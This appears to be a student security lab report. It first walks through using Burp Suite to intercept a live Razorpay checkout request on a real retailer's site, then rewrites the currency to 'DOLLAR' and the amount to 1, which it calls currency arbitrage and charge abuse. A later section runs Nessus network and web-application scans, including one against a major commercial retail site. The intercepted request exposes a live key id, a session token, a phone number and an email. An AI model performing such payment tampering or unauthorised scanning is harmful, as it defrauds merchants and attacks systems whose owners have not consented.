
Step-5: Now launch burp suite.



Step-6: Go to the proxy section of the burp suite.




Step-7: Now, in the target add any product in the cart and proceed to the payment page.



Here the cart value is Rs. 2690.

Step-8: Before proceeding to the payment gateway turn on the intercept in burp suite then go to payment gateway.



The screenshot shows a browser window displaying a payment page from 'The Label Life' with a total amount of ₹ 2,690. Below the page, a message says 'Still trying to load...' and 'The back page is taking time to load. You can either wait or change the payment method.' A 'Secured by Razorpay' logo is present. The Burp Suite interface is overlaid, showing the captured request details in the 'Proxy' tab.

Step-9: Burp suite will start showing entries.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. It displays a captured POST request to https://api.razorpay.com:443. The request body contains a complex JSON payload with fields like 'session_token', 'rtb_fingerprint_id', 'User-Agent', 'Accept', 'Accept-Language', 'Accept-Encoding', 'Content-Type', 'Content-Length', 'Origin', 'Referer', and various payment-related parameters such as 'contact', 'email', 'method', 'wallet', 'amount', 'currency', 'order_id', 'order_OVgIusFNwmXXdx', 'key_id', 'secret', 'integration', 'shopify', 'integration_version', 'shopify-payment-app', 'shield_id', 'device_id', 'live', 'notes', 'referrer_url', 'checkout_id', 'device_id', 'env', 'library', 'checkout_js', 'current_script_src', 'platform', 'referrer', and 'request_index'.

Step-10: For currency arbitrage find the payment currency in the data shown in burp suite.

```
: keepalive

B917098780970&email=latevej791%40atebin.com&method=wallet&
money&amount=269000&currency=INR&order_id=
uSFNwmXxDx&key_id=rzp_live_oauth_OSN8dBhi3dOnDp&
action%5D=shopify&_%5Bintegration_version%5D=
yment-app&_%5Bshield%5D%5Bfhash%5D=
a57fb4fcaec4af8f99eaa438bb2d2f&_%5Bdevice_id%5D=
f4a57fb4fcaec4af8f99eaa438bb2d2f.1720183330648.39662309&
%5D%5Btz%5D=330&_%5Bbuild%5D=9811480294&notes%5Bmode%5D=
%5Bshopify_order_id%5D=rCvZmfXvrhtwIFHcBbtbPUOht&
ferer_url%5D=https%3A%2F%2Fthelabellife.com%2F&
ut_id%5D=OVgIxXjk12Vquf&_%5Bdevice.id%5D=
f4a57fb4fcaec4af8f99eaa438bb2d2f.1720183330648.39662309&
=production&_%5Blibrary%5D=checkoutjs&_%5Blibrary_src%5D
s&_%5Bcurrent_script_src%5D=
18e-49f1-9d42-af258733e0f6&_%5Bplatform%5D=browser&
r%5D=https%3A%2F%2Fthelabellife.com%2F&
+ indention
```

Here the selected part is the currency which is in Indian Rupees (INR).

Step-11: Alter the currency to any other suitable currency.

```
ontact=%2B917098780970&email=latevej791%40atebin.com&method=wallet&
allet=olamoney&amount=269000&currency=DOLLAR&order_id=
rder_OVgIxSFNwmXxDx&key_id=rzp_live_oauth_OSN8dBhi3dOnDp&
%5Bintegration%5D=shopify&_%5Bintegration_version%5D=
hopify-payment-app&_%5Bshield%5D%5Bfhash%5D=
```

Here, it is changed to Dollars.

Step-12: For delivery charges abuse look for the amount that had to be paid originally.

Pretty Raw Hex

```

1 POST /v1/standard_checkout/payments/create/ajax?session_token=7C4266658593917544C6F4C60CEF7637B935CFFCA910F565A0E29F976E5ADA39381E407B6ACCD09E0391B3F43799002C9B045F9409E95C57726FBF352C1316A108625E3699C00790916192ED4960807E2B4000FDB2FA8156531A53AEB6CF491C47D9C69A6007A1B2BC8COF74C874741ACE91FE25695D138570FB4DF028B18330A4E2C4B477D7C7233E5A1E40E53F502A3FOC37 HTTP/1.1
2 Host: api.razorpay.com
3 Cookie: rtb_fingerprint_id=1b4b194bee5091d1fc28982c9061f269965fe9d89ff3decc33de40e7d035c8d5; show_rtb_widget=test
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 937
10 Origin: https://api.razorpay.com
11 Referer: https://api.razorpay.com/v1/checkout/public?traffic_env=production&buid=e235b594b131752105f6545cca405a3654e9026&modern=1&unified_lite=1&checkout_v2=1&country_code=IN&session_token=7C4266658593917544C6F4C60CEF7637B935CFFCA910F565A0E29F976E5ADA39381E407B6ACCD09E0391B3F43799002C9B045F9409E95C57726FBF352C1316A108625E3699C00790916192ED4960807E2B4000FDB2FA8156531A53AEB6CF491C47D9C69A6007A1B2BC8COF74C874741ACE91FE25695D138570FB4DF028B18330A4E2C4B477D7C7233E5A1E40E53F502A3FOC37
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16 Connection: keep-alive
17
18 contact=%2B917098780970&email=latevej791%40atebin.com&method=wallet&wallet=olamoney&amount=26900&currency=DOLLAR&order_id=_order_OVgIuSFNwmXxDx&key_id=rzp_live_oauth_OSN8dBhi3dOnDp&%5Bintegration%5D=shopify_&%5Bintegration_version%5D=shopify-payment-app_&%5Bshield%5D%5Bfhash%5D=4001e3d9f4a57fb4fcaec4af8f99eaa438bb2d2f_&%5Bdevice_id%5D=1.4001e3d9f4a57fb4fcaec4af8f99eaa438bb2d2f.1720183330648.39662309_&%5Bshield%5D%5Btz%5D=330_&%5Bbuild%5D=9811480294_&notes%5Bmode%5D=live_&notes%5Bshopify_order_id%5D=rCvZmfXvrhtwIFHcBbtbPUOhT_&notes%5Breferrer_url%5D=https%3A%2F%2Fthelabellife.com%2F_&%5Bcheckout_id%5D=OVgIxXjk12Vquf_&%5Bdevice.id%5D=1.4001e3d9f4a57fb4fcaec4af8f99eaa438bb2d2f.1720183330648.39662309_&%5Benv%5D=production_&%5Blibrary%5D=checkoutjs_&%5Blibrary_src%5D=checkout.js_&%5Bcurrent_script_src%5D=97268043-d18e-49f1-9d42-af258733e0f6_&%5Bplatform%5D=browser_&%5Breferrer%5D=https%3A%2F%2Fthelabellife.com%2F_&%5Brequest_index%5D=2

```

2690

1 match


Here it is 2690 as highlighted.

Step-13: Altered it to any amount suitable.

```
contact=%2B917098780970&email=latevej791%40atebin.com&wallet=olamoney&amount=1&currency=DOLLAR&order_id=_order_OVgIuSFNwmXxDx&key_id=rzp_live_oauth_OSN8dBhi3dOnDp
```

Here it is changed to 1.

Step-14: After the arbitrage and charge abuse is done click on “intercept is on” to turn off the intercept.



CONCLUSION


- Burp suite is a strong tool to perform currency arbitrage and charge abuse. In fact, it can be used to perform otp bypassing.

23E05-ST#IS#6653-TASK9


A. Perform different scans on your network using the Nessus tool and generate a report.

a) Host Discovery Scan

1. Open Nessus on your Machine



2. Click on new scan



3. Click on host discovery and enter details

New Scan / Basic Network Scan

Settings Credentials Plugins

BASIC

- General
- Schedule
- Notifications

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Name: test 3

Description: testing 3

Folder: My Scans

Targets: 192.168.29.0/24

Upload Targets Add File

Save Cancel

Tenable News

Multiple Vulnerabilities in Adobe FrameMaker. Public... [Read More](#)

4. Click on save

New Scan / Basic Network Scan

Settings Credentials Plugins

BASIC

- General
- Schedule
- Notifications

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Name: test 3

Description: testing 3

Folder: My Scans

Targets: 192.168.29.0/24

Upload Targets Add File

Save Cancel

Tenable News

Multiple Vulnerabilities in Adobe FrameMaker. Public... [Read More](#)

5. Click on launch

Scan Name	Status	Last Run	Actions
Test 2	On Demand	Today at 3:54 PM	Launch X
test 3	On Demand	N/A	X

6. Scan started

The screenshot shows the Tenable Nessus Essentials interface. On the left, there's a sidebar with 'FOLDERS' (My Scans, All Scans, Trash), 'RESOURCES' (Policies, Plugin Rules, Terrascan), and 'Tenable News'. The main area is titled 'test 3' and shows 'Back to My Scans'. It has tabs for 'Hosts 0', 'Vulnerabilities 0', and 'History 1'. A search bar says 'Search History'. Below is a table with columns 'Start Time', 'Last Scanned', and 'Status' (Running). To the right is a 'Scan Details' panel with fields: Policy (Basic Network Scan), Status (Running), Severity Base (CVSS v3.0), Scanner (Local Scanner), and Start (Today at 4:10 PM).

7. Scan completed. Here is the result

This screenshot shows the same Nessus interface after the scan has completed. The 'Vulnerabilities' tab is selected, displaying 37 vulnerabilities. The table includes columns for severity (Medium, Medium, Medium, ...), CVSS, VPR, Name, Family, and Count. A 'Scan Details' panel on the right shows the scan completed successfully. A 'Vulnerabilities' section features a donut chart with the following distribution: Critical (red), High (orange), Medium (yellow), Low (light blue), and Info (blue).

b) Basic Network Scan

1. Open nessus

The screenshot shows the Nessus web interface at <https://localhost:8834/#/scans/folders/my-scans>. The left sidebar has 'FOLDERS' (My Scans, All Scans, Trash) and 'RESOURCES' (Policies, Plugin Rules, Terrascan). The main area is titled 'My Scans' and contains a message: 'This folder is empty. Create a new scan.' There are buttons for 'Import', 'New Folder', and 'New Scan'.

2. Click on new scan

The screenshot shows the 'Scan Templates' section of the Tenable Nessus Essentials web interface. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash) and 'Resources' (Policies, Plugin Rules, Terrascan). A 'Tenable News' sidebar on the left lists 'Cybersecurity Snapshot: Memory Bugs Pervasive in O...', 'Rockwell Automation ThinManager', and 'ThinServer Multip...'. The main area displays various scan templates under 'DISCOVERY' and 'VULNERABILITIES'. Under 'DISCOVERY', there's 'Host Discovery'. Under 'VULNERABILITIES', there are several options: 'Basic Network Scan', 'Advanced Scan', 'Advanced Dynamic Scan', 'Malware Scan', 'Mobile Device Scan', 'Web Application Tests', 'Credentialed Patch Audit', 'Intel AMT Security Bypass', 'Spectre and Meltdown', and 'WannaCry Ransomware'. A search bar at the top right says 'Search Library'.

3. Click on Basic network scan

The screenshot shows the 'New Scan / Basic Network Scan' configuration page. The left sidebar includes 'Folders' (My Scans, All Scans, Trash), 'Resources' (Policies, Plugin Rules, Terrascan), and 'Tenable News' (Rockwell Automation ThinManager, ThinServer Multip...). The main form has tabs for 'Settings', 'Credentials', and 'Plugins'. Under 'Settings', the 'BASIC' tab is selected, showing fields for 'Name' (empty), 'Description' (empty), 'Folder' (set to 'My Scans'), and 'Targets' (empty input field with placeholder 'Example: 192.168.1.1-192.168.1.5, 193.168.2.0/24, test.com'). Buttons for 'Upload Targets' and 'Add File' are below the targets field. At the bottom are 'Save' and 'Cancel' buttons.

4. Enter target details

The screenshot shows the same 'New Scan / Basic Network Scan' configuration page as the previous one, but with target details filled in. The 'Targets' field now contains 'testasp.vulnweb.com/'. The rest of the page remains the same, with the 'BASIC' tab selected and other tabs for 'Credentials' and 'Plugins' visible.

5. Click on save and launch , scan started

The screenshot shows the Tenable Nessus Essentials interface. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash), 'Resources' (Policies, Plugin Rules, Terrascan), and a 'Tenable News' section. The main area is titled 'test 3' and shows 'Back to My Scans'. It has tabs for 'Hosts' (0), 'Vulnerabilities' (0), and 'History' (1). The 'History' tab is selected, showing a single entry with a search bar. Below the tabs, there's a table with columns 'Start Time', 'Last Scanned', and 'Status'. The status is 'Running'. To the right, there's a 'Scan Details' panel with information: Policy: Basic Network Scan, Status: Running, Severity Base: CVSS v3.0, Scanner: Local Scanner, Start: Today at 4:10 PM. A 'Configure' button is at the top right.

6. Scan finished, here is the result

The screenshot shows the Tenable Nessus Essentials interface after the scan has completed. The main area is titled 'basic network test' and shows 'Back to My Scans'. It has tabs for 'Hosts' (1), 'Vulnerabilities' (6), and 'History' (4). The 'Vulnerabilities' tab is selected, showing a table with 6 entries. The table columns are 'Severity', 'CVSS', 'VPR', 'Name', 'Family', 'Count', and a 'Details' column with a pencil icon. The vulnerabilities listed are: LOW (3.3) - Multiple Ethernet Driver Frame Padding Info... (Misc), LOW (2.1) - ICMP Timestamp Request Remote Date Disc... (General), INFO - Ethernet Card Manufacturer Detection (Misc), INFO - Ethernet MAC Addresses (General), INFO - Nessus Scan Information (Settings), and INFO - Traceroute Information (General). To the right, there's a 'Scan Details' panel with information: Policy: Basic Network Scan, Status: Completed, Severity Base: CVSS v3.0, Scanner: Local Scanner, Start: Today at 4:35 PM, End: Today at 4:45 PM, Elapsed: 10 minutes. Below that is a 'Vulnerabilities' section with a donut chart showing the distribution of severity levels: Critical (red), High (orange), Medium (yellow), Low (light blue), and Info (blue).

CONCLUSION:

Hence we were able to do the host discovery scan and the basic network scan to find the vulnerabilities in the host's network using the Nessus tool.

B. Perform Web Application Tests Scan in the Nessus tool on the below targets:

- a) <http://testasp.vulnweb.com/>
- b) <https://www.shoppersstop.com/>

1. Open nessus

The screenshot shows the Nessus Essentials web interface. The URL in the address bar is https://localhost:8834/#/scans/folders/my-scans. The page title is "My Scans". On the left sidebar, under "FOLDERS", there are three items: "My Scans" (selected), "All Scans", and "Trash". Under "RESOURCES", there are "Policies", "Plugin Rules", and "Terrascan". A "Tenable News" sidebar on the left has a link to "How the regression Vulnerability Could Impact You...". The main content area says "This folder is empty. Create a new scan." with a "New Scan" button.

2. Click on new scan

The screenshot shows the Nessus Essentials web interface. The URL in the address bar is https://localhost:8834/#/scans/reports/new. The page title is "Scan Templates". On the left sidebar, under "FOLDERS", there are "My Scans", "All Scans", and "Trash". Under "RESOURCES", there are "Policies", "Plugin Rules", and "Terrascan". A "Tenable News" sidebar on the left has a link to "Cybersecurity Snapshot: Memory Bugs Pervasive in O...". The main content area displays various scan templates categorized into "DISCOVERY" and "VULNERABILITIES".

Category	Template Name	Description
DISCOVERY	Host Discovery	A simple scan to discover live hosts and open ports.
	Basic Network Scan	A full system scan suitable for any host.
	Advanced Scan	Configure a scan without using any recommendations.
	Advanced Dynamic Scan	Configure a dynamic plugin scan without recommendations.
	Malware Scan	Scan for malware on Windows and Linux systems.
VULNERABILITIES	Mobile Device Scan	Assess mobile devices via Microsoft Exchange or an MDM.
	Basic Network Scan	A full system scan suitable for any host.
	Advanced Scan	Configure a scan without using any recommendations.
	Advanced Dynamic Scan	Configure a dynamic plugin scan without recommendations.
	Malware Scan	Scan for malware on Windows and Linux systems.
VULNERABILITIES	Web Application Tests	Scan for published and unknown web vulnerabilities using Nessus Engine.
	Credentialed Patch Audit	Authenticate to hosts and enumerate missing updates.
	Intel AMT Security Bypass	Remote and local checks for CVE-2017-0759, CVE-2017-0758, and CVE-2017-0757.
	Spectre and Meltdown	Remote and local checks for CVE-2017-5754 and CVE-2017-5755.
	WannaCry Ransomware	Remote and local checks for MS17-010.

3. Click on web application tests

New Scan / Web Application Tests

Settings Credentials Plugins

BASIC

- General
- Schedule
- Notifications

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Name:

Description:

Folder: My Scans

Targets: Example: 192.168.1.1-192.168.1.5, 192.168.2.0/24, test.com

Upload Targets Add File

Save Cancel

4. Enter the details of the target

New Scan / Web Application Tests

Settings Credentials Plugins

BASIC

- General
- Schedule
- Notifications

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Name: Test 1

Description: testing 1

Folder: My Scans

Targets: testasp.vulnweb.com

Upload Targets Add File

Save Cancel

5. In discovery section change the scan type to all ports

New Scan / Web Application Tests

Settings Credentials Plugins

BASIC

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Scan Type:

- Port scan (common ports)
- Port scan (common ports)
- Port scan (all ports)
- Custom

Port Scanner Settings:

- Scan common ports
- Use netstat if credentials are provided
- Use SYN scanner if necessary

Ping hosts using:

- TCP
- ARP
- ICMP (2 retries)

Save Cancel

6. Save the scan

The screenshot shows the Nessus Essentials interface. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash) and 'Resources' (Policies, Plugin Rules, Terrascan). A 'Tenable News' section is also present. The main area is titled 'My Scans' and shows a table with one row: 'Name' (Test 1), 'Schedule' (On Demand), and 'Last Scanned' (N/A). There are buttons for 'Import', 'New Folder', and 'New Scan' at the top right.

7. Click on the play button, the scan will be launched

This screenshot shows the 'Test 1' scan details page. The left sidebar is identical to the previous one. The main area has tabs for 'Hosts' (1), 'Vulnerabilities' (18), and 'History' (1). The 'History' tab is selected, showing a single entry with 'Start Time' (Today at 3:19 PM), 'Last Scanned' (N/A), and 'Status' (Running). To the right, there's a 'Scan Details' panel with fields like Policy (Web Application Tests), Status (Running), Severity Base (CVSS v3.0), Scanner (Local Scanner), and Start (Today at 3:19 PM).

8. Scanning for test 1 was completed , here is the result

This screenshot shows the 'Test 1' results page. The left sidebar is consistent. The main area displays 18 vulnerabilities across three categories: Medium (5), High (3), and Info (10). A 'Scan Details' panel on the right provides a summary: Policy (Web Application Tests), Status (Completed), Severity Base (CVSS v3.0), Scanner (Local Scanner), Start (Today at 3:19 PM), End (Today at 3:58 PM), and Elapsed (39 minutes). Below the table, a pie chart shows the distribution of vulnerability severity: Critical (red), High (orange), Medium (yellow), Low (light blue), and Info (dark blue).

9. Generating report

The screenshot shows the Tenable Nessus Essentials interface. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash), 'Resources' (Policies, Plugin Rules, Ternascan), and 'Tenable News'. The main area is titled 'Test 1' and shows a 'Generate Report' dialog. The 'Report Format' section has 'HTML' selected. The 'Select a Report Template:' dropdown is set to 'SYSTEM' and contains options like 'Complete List of Vulnerabilities by Host', 'Detailed Vulnerabilities By Host', 'Detailed Vulnerabilities By Plugin', and 'Vulnerability Operations'. A 'Template Description' box explains that the report provides a summary list of vulnerabilities for each host detected. Below it, 'Filters Applied' shows 'None'. Under 'Formatting Options', there are two checkboxes: 'Include page break between vulnerability results' (unchecked) and 'Save as default' (unchecked). On the right side of the interface, there's a 'Web Application Tests' section with status: 'Completed', 'CVSS v3.0', 'Local Scanner', 'Today at 3:19 PM', 'Today at 3:58 PM', and '39 minutes'. A pie chart indicates the severity distribution: Critical (red), High (orange), Medium (yellow), Low (light green), and Info (blue).


10. Here is the final report

The screenshot shows the generated PDF report titled 'Test 1.wkfchb.pdf'. The report has a header 'testasp.vulnweb.com'. It features a color-coded severity bar at the top with values from 0 to 12. The main content is a table of vulnerabilities, each with a severity color (Red, Orange, Yellow, Light Green, Blue) and a brief description. The vulnerabilities listed include various CGI and HTTP-related issues, web server misconfigurations, and security best practices.


11. Scanning for test 2 also completed

